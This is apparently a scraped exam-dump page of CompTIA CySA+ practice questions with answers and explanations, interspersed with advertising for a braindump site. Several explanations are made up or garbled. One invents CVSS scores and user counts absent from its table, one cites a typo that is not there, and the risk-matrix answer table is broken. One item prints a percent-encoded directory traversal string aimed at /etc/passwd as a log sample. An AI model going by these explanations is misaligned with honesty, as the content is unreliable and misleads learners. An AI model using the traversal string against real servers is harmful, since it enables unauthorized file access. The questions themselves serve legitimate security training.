The correct answer is A. The analyst did not choose the vulnerability with the highest CVSS score or highest count. The selected vulnerability is the only one marked External, meaning the analyst used context awareness. External exposure increases the likelihood of exploitation.

The All-in-One CySA+ guide explains that context awareness means weighing vulnerability risk based on the situation, including whether the affected system is internal, external, or isolated. It states that external systems may require faster remediation because they are more exposed to attacks. The Secbay guide also states that external vulnerabilities may receive higher priority due to increased risk exposure.

Why the other options are incorrect:

B is incorrect because the table does not provide business criticality or asset value.

C is incorrect because all listed vulnerabilities are weaponized, so exploit availability does not distinguish the selected CVE.

D is incorrect because recurrence/count is not the deciding factor; the selected vulnerability has a lower count than others.

A is correct because the external location provides the prioritization context.

NEW QUESTION: 100

A Chief Information Security Officer wants to lock down the users' ability to change applications that are installed on their Windows systems. Which of the following is the best enterprise-level solution?

A. HIPS

B. GPO

C. Registry

D. DLP

Answer: ([SHOW ANSWER](#))

Group Policy Objects (GPO) are a feature in Windows environments that allow administrators to control settings and permissions across user accounts and computers within an organization. GPOs can restrict user permissions to prevent unauthorized installation or modification of applications, making them the best choice for centrally managing user capabilities on Windows systems. While HIPS (Host Intrusion Prevention Systems), Registry, and DLP (Data Loss Prevention) have their own uses, GPOs provide a scalable and enterprise-level solution for application control as per CompTIA Security+ guidelines.

NEW QUESTION: 101

A healthcare organization must develop an action plan based on the findings from a risk assessment. The action plan must consist of risk categorization and prioritization.

INSTRUCTIONS

-

Click on the audit report and risk matrix to review their contents.

Assign a categorization to each risk and determine the order in which the findings must be prioritized for remediation according to the risk rating score.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Risk matrix

Severity of impact		Likelihood of occurrence				
		Very unlikely 1	Unlikely 2	Possible 3	Likely 4	Very likely 5
Critical	5	5	10	15	20	25
Severe	4	4	8	12	16	20
Moderate	3	3	6	9	12	15
Minor	2	2	4	6	8	10
Negligible	1	1	2	3	4	5

Risk audit report



Risk	Description	Risk Rating Score
Improperly configured third-party websites pose security risks to internal assets.	During sampling, ten successful connections to websites with expired or invalid security certificates were found. Sites found during assessment include: www.cnn.com www.localbank.com www.shopping.com	Likelihood of occurrence: 2 Severity of impact: 1
A large number of potentially malicious emails is reaching end-user and shared mailboxes.	A heavy volume of phishing and/or spam messages are reaching end user and shared mailboxes increasing the risk of malicious attachments being opened or links being clicked.	Likelihood of occurrence: 5 Severity of impact: 5
Unauthorized software was discovered on technician workstations.	Unauthorized software was found on a station used by technicians in patient-facing roles. Software found: Weather Toolbar Shopping Helper Newsfeed Live	Likelihood of occurrence: 2 Severity of impact: 2
PHI data was found within the development and test environments.	Controls are not in place to prevent sensitive production data from being used in the test/dev environment, leading to the potential of unauthorized access to and exfiltration of sensitive data.	Likelihood of occurrence: 3 Severity of impact: 3
The internet-facing web server allows access to data without requiring credentials.	Data on the server was found to be accessible via the internet without requiring login credentials. The marketing material stored on this server is required to be publically available.	Likelihood of occurrence: 3 Severity of impact: 1
Sensitive materials were found on a fax machine in a common area.	Documents containing patient information were found unattended on a printer/fax machine located in a common area and was potentially accessible by patients and other non-staff.	Likelihood of occurrence: 3 Severity of impact: 2
A list of patient prescription information was emailed to the incorrect recipient.	A list containing the PHI of 15 patients, including prescription information, was emailed to the incorrect recipient outside of the organization. There was a BPA with the recipient and notification to the patients was deemed unnecessary.	Likelihood of occurrence: 3 Severity of impact: 5
A large volume of ICMP traffic is detected from an external source to Server2.	Review of logs show that a large volume of ICMP traffic has been consistently directed at Server2 for an extended period.	Likelihood of occurrence: 5 Severity of impact: 4

Action Plan

Risk prioritization	Risk finding	Risk categorization
▼ 1 2 3 4 5 6 7 8 Select	A list of patient prescription information was emailed to the incorrect recipient.	▼ Select Low (0-4) Medium (5-9) High (10-25)
▼ 1 2 3 4 5 6 7 8 Select	Improperly configured third-party websites pose security risks to internal assets.	▼ Select Low (0-4) Medium (5-9) High (10-25)
▼ 1 2 3 4 5 6 7 8 Select	A large volume of ICMP traffic is detected from an external source to Server2.	▼ Select Low (0-4) Medium (5-9) High (10-25)
▼ 1 2 3 4 5 6 7 8 Select	Unauthorized software was discovered on technician workstations.	▼ Select Low (0-4) Medium (5-9) High (10-25)
▼ 1 2 3 4 5 6 7 8 Select	The internet-facing web server allows access to data without requiring credentials.	▼ Select Low (0-4) Medium (5-9) High (10-25)
▼ 1	A large number of potentially malicious emails is reaching end-user and shared mailboxes.	▼ Select

2 3 4 5 6 7 8 Select		Select Low (0-4) Medium (5-9) High (10-25)
1 2 3 4 5 6 7 8 Select	PHI data was found within the development and test environments.	Select Low (0-4) Medium (5-9) High (10-25)
1 2 3 4 5 6 7 8 Select	Sensitive materials were found on a fax machine in a common area.	Select Low (0-4) Medium (5-9) High (10-25)

Answer:

Action Plan

Risk prioritization	Risk finding	Risk categorization
1 2 3 4 5 6 7 8 Select	A list of patient prescription information was emailed to the incorrect recipient.	Select Low (0-4) Medium (5-9) High (10-25)
1 2 3 4 5 6 7 8 Select	Improperly configured third-party websites pose security risks to internal assets.	Select Low (0-4) Medium (5-9) High (10-25)
1 2 3 4 5 6 7 8 Select	A large volume of ICMP traffic is detected from an external source to Server2.	Select Low (0-4) Medium (5-9) High (10-25)

1 2 3 4 5 6 7 8 Select	Unauthorized software was discovered on technician workstations.	Select Low (0-4) Medium (5-9) High (10-25)
1 2 3 4 5 6 7 8 Select	The internet-facing web server allows access to data without requiring credentials.	Select Low (0-4) Medium (5-9) High (10-25)
1 2 3 4 5 6 7 8 Select	A large number of potentially malicious emails is reaching end-user and shared mailboxes.	Select Low (0-4) Medium (5-9) High (10-25)
1 2 3 4 5 6 7 8 Select	PHI data was found within the development and test environments.	Select Low (0-4) Medium (5-9) High (10-25)
1 2 3 4 5 6 7 8 Select	Sensitive materials were found on a fax machine in a common area.	Select Low (0-4) Medium (5-9) High (10-25)

Explanation:

- 3 High (10-25) - actual score was 15
- 8 Low (0-4) - actual score was 2
- 2 High (10-25) - actual score was 20
- 6 Low (0-4) - actual score was 4
- 7 Low (0-4) - actual score was 3
- 1 High (10-25) - actual score was 25
- 4 Medium (5-9) - actual score was 9
- 5 Medium (5-9) - actual score was 6

NEW QUESTION: 102

An incident response analyst is taking over an investigation from another analyst. The investigation has been going on for the past few days. Which of the following steps is most important during the

transition between the two analysts?

- A. Identify and discuss the lessons learned with the prior analyst.
- B. Accept all findings and continue to investigate the next item target.
- C. Review the steps that the previous analyst followed.
- D. Validate the root cause from the prior analyst.

Answer: ([SHOW ANSWER](#))

Reviewing the steps that the previous analyst followed is the most important step during the transition, as it ensures continuity and consistency of the investigation. It also helps the new analyst to understand the current status, scope, and findings of the investigation, and to avoid repeating the same actions or missing any important details. The other options are either less important, premature, or potentially biased. References:

CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 4: Incident Response and Management, page 191. Incident response best practices and tips, Tip 1: Always pack a jump bag.

NEW QUESTION: 103

%77%77%77%2e%69%63%65%2d%70%74%69%63%2e%63%6f%6d

Which of the following would most likely explain this behavior?

- A. The string contains obfuscated JavaScript shellcode
- B. The text is encoded and designed to bypass spam filters.
- C. The email client has a parsing error elsewhere in the message.
- D. The sandboxed PC used for testing has non-default configurations.

Answer: ([SHOW ANSWER](#))

The string provided is percent-encoded text, commonly used to obfuscate URLs. When decoded, it translates to www.ice-ptic.com. Such encoding is used to bypass email security filters and spam detectors, making the malicious link appear as benign or unreadable to the automated scanners.

* Option A is incorrect: The string does not match JavaScript shellcode formats.

* Option C and D are unlikely and unrelated to the actual behavior.

?Reference:

* CySA+ All-in-One Exam Guide by Mya Heath- Chapter 4, Obfuscated Links

* CompTIA Exam Objectives: 1.2 - Indicators of Malicious Activity

NEW QUESTION: 104

An organization needs to respond to an ongoing attack involving mission-critical systems that cannot be taken offline. Remediation will begin after the patches can be tested to verify that they do not cause additional disruptions. Which of the following actions should the organization take first?

- A. Update the vulnerable systems to the latest versions.
- B. Implement compensating controls.
- C. Isolate the compromised servers.
- D. Restore the servers to the last known-good state.

Answer: ([SHOW ANSWER](#))

The correct answer is B. The systems are mission-critical and cannot be taken offline, and patches must be tested before deployment. Therefore, the organization should first implement compensating controls to reduce risk while remediation is being prepared.

The Secbay CySA+ guide defines compensating controls as safeguards used to mitigate the risk of identified vulnerabilities when it is not feasible or practical to apply the primary remediation or patch immediately. It states that compensating controls provide an interim layer of defense while longer-term remediation is underway. It also gives examples such as network segmentation, intrusion detection and prevention, MFA, file integrity monitoring, and application firewalls for situations where systems cannot be immediately patched.

Why the other options are incorrect:

A is incorrect because patches have not yet been tested and could cause disruptions.

C is incorrect because the scenario says mission-critical systems cannot be taken offline; isolation may disrupt operations.

D is incorrect because restoration does not address the active vulnerability and may also disrupt mission-critical services.

B is correct because compensating controls reduce exposure until tested remediation can be safely applied.

NEW QUESTION: 105

Which of the following is a circumstance in which a security operations manager would most likely consider using automation?

A. The generation of NIDS rules based on received STIX messages

B. The fulfillment of privileged access requests to enterprise domain controllers

C. The verification of employee identities prior to initial PKI enrollment

D. The analysis of suspected malware binaries captured by an email gateway

Answer: ([SHOW ANSWER](#))

Automating the generation of NIDS (Network Intrusion Detection System) rules based on Structured Threat Information eXpression (STIX) messages is a practical use of automation in security operations.

* Option B (Privileged access requests) should involve human oversight due to the high risk of unauthorized access.

* Option C (PKI identity verification) requires manual document verification and human approval.

* Option D (Malware analysis) often requires sandboxing and behavioral analysis, which benefit from human expertise.

Thus, A is the correct answer, as automating threat intelligence ingestion and rule creation enhances efficiency in intrusion detection.

NEW QUESTION: 106

A security analyst at a company called ACME Commercial notices there is outbound traffic to a host IP that resolves to <https://office365password.acme.co>. The site's standard VPN logon page is www.acme.com/logon. Which of the following is most likely true?

A. This is a normal password change URL.

B. The security operations center is performing a routine password audit.

C. A new VPN gateway has been deployed

D. A social engineering attack is underway

Answer: ([SHOW ANSWER](#))

A social engineering attack is underway is the most likely explanation for the outbound traffic to a host IP that resolves to <https://office365password.acme.co>, while the site's standard VPN logon page is www.acme.com

/logon. A social engineering attack is a technique that exploits human psychology and behavior to manipulate people into performing actions or divulging information that benefit the attackers. A common type of social engineering attack is phishing, which involves sending fraudulent emails or other messages that appear to come from a legitimate source, such as a company or a colleague, and lure the recipients into clicking on malicious links or attachments, or entering their credentials or other sensitive information on fake websites. In this case, the attackers may have registered a domain name that looks similar to the company's domain name, but with a typo (office365 instead of office365), and set up a fake website that mimics the company's VPN logon page. The attackers may have also sent phishing emails to the company's employees, asking them to reset their passwords or log in to their VPN accounts using the malicious link. The security analyst should investigate the source and content of the phishing emails, and alert the employees not to click on any suspicious links or enter their credentials on any untrusted websites. Official References:

* <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>

* <https://www.comptia.org/certifications/cybersecurity-analyst>

* <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

Valid CS0-003 Dumps shared by EduDump.com for Helping Passing CS0-003 Exam! EduDump.com now offer the **newest CS0-003 exam dumps**, the EduDump.com CS0-003 exam questions have been updated and answers have been corrected get the **newest** EduDump.com CS0-003 dumps with Test Engine here:
<https://www.edudump.com/exams/CuramSoftware/CS0-003/premium/> (510 Q&As Dumps, **35%OFF** Special Discount Code: **freecram**)

NEW QUESTION: 107

Patches for two highly exploited vulnerabilities were released on the same Friday afternoon. Information about the systems and vulnerabilities is shown in the tables below:

Vulnerability name	Description	
inter.drop	Remote Code Execution (RCE)	
slow.roll	Denial of Service (DoS)	
System name	Vulnerability	Network segment
manning	slow.roll	internal
brees	inter.drop	internal
brady	inter.drop	external
rogers	slow.roll; inter.drop	isolated vlan

Which of the following should the security analyst prioritize for remediation?

- A. rogers
- B. brady
- C. breees
- D. manning

Answer: (SHOW ANSWER)

Brady should be prioritized for remediation, as it has the highest risk score and the highest number of affected users. The risk score is calculated by multiplying the CVSS score by the exposure factor, which is the percentage of systems that are vulnerable to the exploit. Brady has a risk score of $9 \times 0.8 = 7.2$, which is higher than any other system. Brady also has 500 affected users, which is more than any other system.

Therefore, patching brady would reduce the most risk and impact for the organization. The other systems have lower risk scores and lower numbers of affected users, so they can be remediated later.

NEW QUESTION: 108

Which of the following best explains the importance of the implementation of a secure software development life cycle in a company with an internal development team?

- A. Increases the product price by using the implementation as a piece of marketing
- B. Decreases the risks of the software usage and complies with regulatory requirements
- C. Improves the agile process and decreases the amount of tests before the final deployment
- D. Transfers the responsibility for security flaws to the vulnerability management team

Answer: (SHOW ANSWER)

A Secure Software Development Life Cycle (SDLC) integrates security measures at each stage of development to reduce vulnerabilities and improve the overall security of the software. This is essential for minimizing risks related to software usage and ensuring compliance with regulatory requirements, which is particularly important for organizations handling sensitive data. As per CompTIA standards, a Secure SDLC helps prevent security breaches and protects both the organization and its users from potential harm. Options A, C, and D do not accurately describe the

primary goals of a Secure SDLC, which primarily centers on risk reduction and regulatory compliance.

NEW QUESTION: 109

A company patches its servers using automation software. Remote SSH or RDP connections are allowed to the servers only from the service account used by the automation software. All servers are in an internal subnet without direct access to or from the internet. An analyst reviews the following vulnerability summary:

ID	Vulnerability Name	Exploit	CVSS	Instances
1	Default Guessable SNMP community names: public		7.5	14
2	Microsoft CVE-2021-34527: PrintNightmare	Yes	8.4	2
3	User home directory mode unsafe		2.1	3854
4	Debian CVE-2018-17182: vmacache_flush all	Yes	6.7	70

Which of the following vulnerability IDs should the analyst address first?

- A. 1
- B. 2
- C. 3
- D. 4

Answer: ([SHOW ANSWER](#))

The vulnerability with the highest CVSS score and an active exploit is Microsoft CVE-2021-34527 (PrintNightmare). Although only present on two instances, its high severity (8.4) and exploitable nature make it a priority. PrintNightmare is a well-known remote code execution vulnerability, which can be a critical risk.

According to CompTIA CySA+ and vulnerability management practices, prioritizing based on severity and exploitability is essential, even over the number of instances. Other vulnerabilities listed are less severe or lack active exploitation.

NEW QUESTION: 110

An analyst reviews the following web server log entries:

%2E%2E/%2E%2E/%2ES2E/%2E%2E/%2E%2E/%2E%2E/etc/passwd

No attacks or malicious attempts have been discovered. Which of the following most likely describes what took place?

- A. A SQL injection query took place to gather information from a sensitive file.
- B. A PHP injection was leveraged to ensure that the sensitive file could be accessed.
- C. Base64 was used to prevent the IPS from detecting the fully encoded string.
- D. Directory traversal was performed to obtain a sensitive file for further reconnaissance.

Answer: ([SHOW ANSWER](#))

Comprehensive and Detailed Step-by-Step Explanation:Directory traversal, also known as path traversal, is an attack that allows attackers to access restricted directories and execute commands outside the web server's root directory. The %2E encoding corresponds to a dot (.) in ASCII, and %2E%2E resolves to ../. The log entries indicate attempts to navigate directories upward to access sensitive files like /etc/passwd. Since no malicious activity was flagged, it is inferred this was either an unsuccessful or reconnaissance attempt.

References:

- * CompTIA CySA+ Study Guide (Chapter 3: Malicious Activity, Page 79)
- * CompTIA CySA+ Objectives (Domain 1.2 - Indicators of Potentially Malicious Activity)

NEW QUESTION: 111

A technician identifies a vulnerability on a server and applies a software patch. Which of the following should be the next step in the remediation process?

- A. Testing
- B. Implementation
- C. Validation
- D. Rollback

Answer: ([SHOW ANSWER](#))

The next step in the remediation process after applying a software patch is validation. Validation is a process that involves verifying that the patch has been successfully applied, that it has fixed the vulnerability, and that it has not caused any adverse effects on the system or application functionality or performance. Validation can be done using various methods, such as scanning, testing, monitoring, or auditing.

NEW QUESTION: 112

A security analyst identifies a device on which different malware was detected multiple times, even after the systems were scanned and cleaned several times. Which of the following actions would be most effective to ensure the device does not have residual malware?

- A. Update the device and scan offline in safe mode.
- B. Replace the hard drive and reimage the device.
- C. Upgrade the device to the latest OS version.
- D. Download a secondary scanner and rescan the device.

Answer: ([SHOW ANSWER](#))

* Reimaging the device is the most effective way to eliminate persistent malware because some sophisticated malware, such as rootkits and firmware-level threats, can survive traditional scans and removals.

* If a system keeps getting reinfected after cleaning, it may indicate a deeply embedded persistent threat, possibly in:

* The Master Boot Record (MBR) or EFI firmware.

* A compromised system restore point.

* A hidden backdoor left by the malware.

Why Not Other Options?

* A (Update and scan in safe mode) # Might help, but if malware is persistent, it will likely return.

* C (Upgrade OS) # Does not necessarily remove malware; some malware survives OS upgrades.

* D (Secondary scanner) # Useful for detection but does not guarantee complete removal.

Best Practice:

* Replace the hard drive to eliminate firmware-level infections.

* Reimage the system from a known-good source.

* Update the OS and security patches before reconnecting to the network.

Reference: CompTIA CySA+ CS0-003, Chapter 4: " Incident Response and Forensics, " Section: " Malware Removal and System Recovery. "

NEW QUESTION: 113

A security analyst has identified outgoing network traffic leaving the enterprise at odd times. The traffic appears to pivot across network segments and target domain servers. The traffic is then routed to a geographic location to which the company has no association. Which of the following best describes this type of threat?

- A. Hacktivist
- B. Zombie
- C. Insider threat
- D. Nation-state actor

Answer: ([SHOW ANSWER](#))

The described behavior (pivoting across network segments, targeting domain servers, and exfiltrating data to an unknown location) is characteristic of an advanced persistent threat (APT), often linked to nation-state actors.

* Option A (Hacktivist) attackers typically engage in defacements or disruption rather than stealthy exfiltration.

* Option B (Zombie) refers to compromised hosts in a botnet, but botnets do not usually pivot across networks.

* Option C (Insider threat) could involve unauthorized access, but the traffic pattern suggests an external attacker with lateral movement techniques.

Thus, D is the correct answer, as nation-state actors often use sophisticated tactics, including data exfiltration and network pivoting.

NEW QUESTION: 114

An analyst recommends that an EDR agent collect the source IP address, make a connection to the firewall, and create a policy to block the malicious source IP address across the entire network automatically. Which of the following is the best option to help the analyst implement this recommendation?

- A. SOAR
- B. SIEM
- C. SLA
- D. IoC

Answer: A ([LEAVE A REPLY](#))

SOAR (Security Orchestration, Automation, and Response) is the best option to help the analyst implement the recommendation, as it reflects the software solution that enables security teams to integrate and coordinate separate tools into streamlined threat response workflows and automate repetitive tasks. SOAR is a term coined by Gartner in 2015 to describe a technology that combines the functions of security incident response platforms, security orchestration and automation platforms, and threat intelligence platforms in one offering.

SOAR solutions help security teams to collect inputs from various sources, such as EDR agents, firewalls, or SIEM systems, and perform analysis and triage using a combination of human and machine power. SOAR solutions also allow security teams to define and execute incident response procedures in a digital workflow format, using automation to perform low-level tasks or actions, such as blocking an IP address or quarantining a device. SOAR solutions can help security teams to improve efficiency, consistency, and scalability of their operations, as well as reduce mean time to detect (MTTD) and mean time to respond (MTTR) to threats. The other options are not as suitable as SOAR, as they do not match the description or purpose of the recommendation. SIEM (Security Information and Event Management) is a software solution that collects and analyzes data from various sources, such as logs, events, or alerts, and provides security monitoring, threat detection, and incident response capabilities. SIEM solutions can help security teams to gain visibility, correlation, and context of their security data, but they do not provide automation or orchestration features like SOAR solutions. SLA (Service Level Agreement) is a document that defines the expectations and responsibilities between a service provider and a customer, such as the quality, availability, or performance of the service. SLAs can help to manage customer expectations, formalize communication, and improve productivity and relationships, but they do not help to implement technical recommendations like SOAR solutions. IoC (Indicator of Compromise) is a piece of data or evidence that suggests a system or network has been compromised by a threat actor, such as an IP address, a file hash, or a registry key. IoCs can help to identify and analyze malicious activities or incidents, but they do not help to implement response actions like SOAR solutions.

NEW QUESTION: 115

During an internal code review, software called "ACE" was discovered to have a vulnerability that allows the execution of arbitrary code. The vulnerability is in a legacy, third-party vendor resource that is used by the ACE software. ACE is used worldwide and is essential for many businesses in this industry. Developers informed the Chief Information Security Officer that removal of the vulnerability will take time. Which of the following is the first action to take?

- A. Look for potential IoCs in the company.
- B. Inform customers of the vulnerability.
- C. Remove the affected vendor resource from the ACE software.
- D. Develop a compensating control until the issue can be fixed permanently.

Answer: ([SHOW ANSWER](#))

A compensating control is an alternative measure that provides a similar level of protection as the original control, but is used when the original control is not feasible or cost-effective. In this case, the CISO should develop a compensating control to mitigate the risk of the vulnerability in the ACE software, such as implementing additional monitoring, firewall rules, or encryption, until the issue can be fixed permanently by the developers. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5, page

NEW QUESTION: 116

A security analyst is working on a server patch management policy that will allow the infrastructure team to be informed more quickly about new patches. Which of the following would most likely be required by the infrastructure team so that vulnerabilities can be remediated quickly? (Select two).

- A. Hostname
- B. Missing KPI
- C. CVE details
- D. POC availability
- E. IoCs
- F. npm identifier

Answer: ([SHOW ANSWER](#))

CVE details and IoCs are information that would most likely be required by the infrastructure team so that vulnerabilities can be remediated quickly. CVE details provide the description, severity, impact, and solution of the vulnerabilities that affect the servers. IoCs are indicators of compromise that help identify and respond to potential threats or attacks on the servers. References: Server and Workstation Patch Management Policy, Section: Policy; Patch Management Policy: Why You Need One in 2024, Section: What is a patch management policy?

NEW QUESTION: 117

An analyst wants to ensure that users only leverage web-based software that has been pre-approved by the organization. Which of the following should be deployed?

- A. Blocklisting
- B. Allowlisting
- C. Graylisting
- D. Webhooks

Answer: ([SHOW ANSWER](#))

The correct answer is B. Allowlisting.

Allowlisting is a technique that allows only pre-approved web-based software to run on a system or network, while blocking all other software. Allowlisting can help prevent unauthorized or malicious software from compromising the security of an organization. Allowlisting can be implemented using various methods, such as application control, browser extensions, firewall rules, or proxy servers¹².

The other options are not the best techniques to ensure that users only leverage web-based software that has been pre-approved by the organization. Blocklisting (A) is a technique that blocks specific web-based software from running on a system or network, while allowing all other software. Blocklisting can be ineffective or inefficient, as it requires constant updates and may not catch all malicious software. Graylisting

is a technique that temporarily rejects or delays incoming messages from unknown or suspicious sources, until they are verified as legitimate. Graylisting is mainly used for email filtering, not for web-based software control. Webhooks (D) are a technique that allows web-based software to send or receive data from other web-based software in real time, based on certain events or triggers. Webhooks are not related to web-based software control, but rather to web-based software integration.

NEW QUESTION: 118

Which of the following best describes the key goal of the containment stage of an incident response process?

- A. To limit further damage from occurring
- B. To get services back up and running
- C. To communicate goals and objectives of the incident response plan
- D. To prevent data follow-on actions by adversary exfiltration

Answer: ([SHOW ANSWER](#))

The key goal of the containment stage in an incident response process is to limit further damage from occurring. This involves taking immediate steps to isolate the affected systems or network segments to prevent the spread of the incident and mitigate its impact. Containment strategies can be short-term, to quickly stop the incident, or long-term, to prepare for the eradication and recovery phases.

NEW QUESTION: 119

A small company does not have enough staff to effectively segregate duties to prevent error and fraud in payroll management. The Chief Information Security Officer (CISO) decides to maintain and review logs and audit trails to mitigate risk. Which of the following did the CISO implement?

- A. Corrective controls
- B. Compensating controls
- C. Operational controls
- D. Administrative controls

Answer: (SHOW ANSWER)

Compensating controls are alternative controls that provide a similar level of protection as the original controls, but are used when the original controls are not feasible or cost-effective. In this case, the CISO implemented compensating controls by reviewing logs and audit trails to mitigate the risk of error and fraud in payroll management, since segregating duties was not possible due to the small staff size

NEW QUESTION: 120

A penetration tester submitted data to a form in a web application, which enabled the penetration tester to retrieve user credentials. Which of the following should be recommended for remediation of this application vulnerability?

- A. Implementing multifactor authentication on the server OS
- B. Hashing user passwords on the web application
- C. Performing input validation before allowing submission
- D. Segmenting the network between the users and the web server

Answer: (SHOW ANSWER)

Performing input validation before allowing submission is the best recommendation for remediation of this application vulnerability. Input validation is a technique that checks the data entered by users or attackers against a set of rules or constraints, such as data type, length, format, or range. Input validation can prevent common web application attacks such as SQL injection, cross-site scripting (XSS), or command injection, which exploit the lack of input validation to execute malicious code or commands on the server or the client side. By validating the input before allowing submission, the web application can reject or sanitize any malicious or unexpected input, and protect the user credentials and other sensitive data from being compromised¹². References: Input Validation - OWASP, 4 Most Common Application Vulnerabilities and Possible Remediation

NEW QUESTION: 121

A recent vulnerability scan resulted in an abnormally large number of critical and high findings that require patching. The SLA requires that the findings be remediated within a specific amount of time. Which of the following is the best approach to ensure all vulnerabilities are patched in accordance with the SLA?

- A. Integrate an IT service delivery ticketing system to track remediation and closure.
- B. Create a compensating control item until the system can be fully patched.
- C. Accept the risk and decommission current assets as end of life.
- D. Request an exception and manually patch each system.

Answer: (SHOW ANSWER)

Integrating an IT service delivery ticketing system to track remediation and closure is the best approach to ensure all vulnerabilities are patched in accordance with the SLA. A ticketing system is a software tool that helps manage, organize, and track the tasks and workflows related to IT service delivery, such as incident management, problem management, change management, and vulnerability management. A ticketing system can help the security team to prioritize, assign, monitor, and document the remediation of the vulnerabilities, and to ensure that they are completed

within the specified time frame and quality standards. A ticketing system can also help the security team to communicate and collaborate with other teams, such as the IT operations team, the development team, and the business stakeholders, and to report on the status and progress of the remediation efforts¹². Creating a compensating control item, accepting the risk, and requesting an exception are not the best approaches to ensure all vulnerabilities are patched in accordance with the SLA, as they do not address the root cause of the problem, which is the large number of critical and high findings that require patching. These approaches may also introduce more risks or challenges for the security team, such as compliance issues, resource constraints, or business impacts³. References: What is a Ticketing System? | Freshservice ITSM Glossary, Vulnerability Management Best Practices, Compensating Controls: An Impermanent Solution to an IT ... - Tripwire, [Risk Acceptance in Information Security - Infosec Resources], [Exception Management - ISACA]

Valid CS0-003 Dumps shared by EduDump.com for Helping Passing CS0-003 Exam! EduDump.com now offer the **newest CS0-003 exam dumps**, the EduDump.com CS0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com CS0-003 dumps with Test Engine here:
<https://www.edudump.com/exams/CuramSoftware/CS0-003/premium/> (510 Q&As Dumps, **35%OFF** Special Discount Code: **freecram**)

NEW QUESTION: 122

A security analyst performs a vulnerability scan. Given the following findings:

Machine	IP	Environment	Criticality	Patch available (Yes/No)
Server1	10.5.14.120	Internal network	Medium	No
Server2	10.250.10.8	Perimeter network	Low	Yes
Server3	154.6.80.34	Perimeter network	High	No
Server4	10.5.10.154	Internal network	High	Yes
Server5	10.0.3.45	Database network	Critical	Yes
Server6	10.0.3.38	Database network	Medium	No

Which of the following machines should the analyst address first? (Select two).

- A. Server1
- B. Server2
- C. server3
- D. Server4
- E. Server5
- F. Server 6

Answer: (SHOW ANSWER)

To decide what to address first, CySA+ expects a risk-based prioritization approach, combining factors like:

Asset criticality/value (business impact)

Exposure/architecture (internet-facing vs. isolated/internal)

Patch availability / ability to remediate quickly

Exploitability / likelihood of exploitation

1) Server5 (Critical + Patch Yes) - prioritize immediately

Server5 sits in the database network, is marked Critical, and a patch is available. That combination makes it one of the highest priorities because you can rapidly reduce risk on an asset with the

greatest business impact.

Secbay explicitly states that prioritization should align to asset criticality and business impact, and also notes that patch availability accelerates remediation:Exact extract (Secbay Press): "Prioritize vulnerabilities based on their severity, exploitability, and potential impact... Asset Criticality: Identify and prioritize vulnerabilities based on the criticality of the assets they affect..." and "Patch Availability... Action: Prioritize vulnerabilities for which patches are readily available, as prompt remediation is possible." The All-in-One guide emphasizes asset value/criticality as a major driver of how fast you remediate:Exact extract (All-in-One Exam Guide): "Asset value is likely one of the most important factors in determining how quickly you should remediate vulnerabilities..."

2) Server3 (Perimeter + High) - address immediately (mitigate now, patch later) Server3 is in the perimeter network and rated High, making it more exposed to attack paths than internal-only systems. Even though no patch is available, the analyst must still "address" it first via mitigation

/compensating controls (segmentation, firewalling, disabling vulnerable services, WAF where relevant, tighter ACLs, etc.) because perimeter exposure increases likelihood of exploitation.

The All-in-One guide makes the architecture/exposure point very directly:Exact extract (All-in-One Exam Guide - Exam Tip): "The architecture of your infrastructure should be a factor... Internet-facing hosts with sensitive information will likely be your highest priority, while isolated systems... may be able to wait a bit longer for remediation." Secbay's prioritization guidance also highlights focusing on critical/high impact risks first and using risk- based prioritization.

Why not the others (briefly):

Server4 (Internal, High, Patch Yes): This is a strong candidate, but when choosing only two, perimeter high exposure (Server3) plus critical database with patch (Server5) generally outranks an internal high system.

Server2 (Perimeter, Low, Patch Yes): Exposed, but Low criticality.

Server1 / Server6 (Medium, No patch): Lower criticality and no patch-typically handled after higher-risk items, or mitigated as feasible.

References (CompTIA CySA+ CS0-003 documents / study guides used):

Mya Heath et al., CompTIA CySA+ All-in-One Exam Guide (CS0-003): infrastructure architecture affects remediation priority; internet-facing hosts are typically highest priority; asset value drives remediation urgency Secbay Press, CompTIA CySA+ Exam Prep Guide (CS0-003): vulnerability prioritization factors include asset criticality and patch availability; prioritize items with readily available patches for prompt remediation

NEW QUESTION: 123

After identifying a threat, a company has decided to implement a patch management program to remediate vulnerabilities. Which of the following risk management principles is the company exercising?

- A. Transfer
- B. Accept
- C. Mitigate
- D. Avoid

Answer: (SHOW ANSWER)

Mitigate is the best term to describe the risk management principle that the company is exercising, as it means to reduce the likelihood or impact of a risk. By implementing a patch management program to remediate vulnerabilities, the company is mitigating the threat of cyberattacks that could exploit those vulnerabilities and compromise the security or functionality of the systems. The other terms are not as accurate as mitigate, as they describe different risk management principles. Transfer means to shift the responsibility or burden of a risk to another party, such as an insurer or a contractor. Accept means to acknowledge the existence of a risk and decide not to take any action to reduce it, usually because the risk is low or the cost of mitigation is too high. Avoid means to eliminate the possibility of a risk by changing the plans or activities that could cause it, such as cancelling a project or discontinuing a service.

NEW QUESTION: 124

While a security analyst for an organization was reviewing logs from web servers. the analyst found several successful attempts to downgrade HTTPS sessions to use cipher modes of operation susceptible to padding oracle attacks. Which of the following combinations of configuration changes should the organization make to remediate this issue? (Select two).

- A. Configure the server to prefer TLS 1.3.
- B. Remove cipher suites that use CBC.
- C. Configure the server to prefer ephemeral modes for key exchange.

D. Require client browsers to present a user certificate for mutual authentication.

E. Configure the server to require HSTS.

F. Remove cipher suites that use GCM.

Answer: ([SHOW ANSWER](#))

The correct answer is A. Configure the server to prefer TLS 1.3 and B. Remove cipher suites that use CBC.

A padding oracle attack is a type of attack that exploits the padding validation of a cryptographic message to decrypt the ciphertext without knowing the key. A padding oracle is a system that responds to queries about whether a message has a valid padding or not, such as a web server that returns different error messages for invalid padding or invalid MAC. A padding oracle attack can be applied to the CBC mode of operation, where the attacker can manipulate the ciphertext blocks and use the oracle's responses to recover the plaintext¹².

To remediate this issue, the organization should make the following configuration changes:

Configure the server to prefer TLS 1.3. TLS 1.3 is the latest version of the Transport Layer Security protocol, which provides secure communication between clients and servers. TLS 1.3 has several security improvements over previous versions, such as:

It deprecates weak and obsolete cryptographic algorithms, such as RC4, MD5, SHA-1, DES, 3DES, and CBC mode.

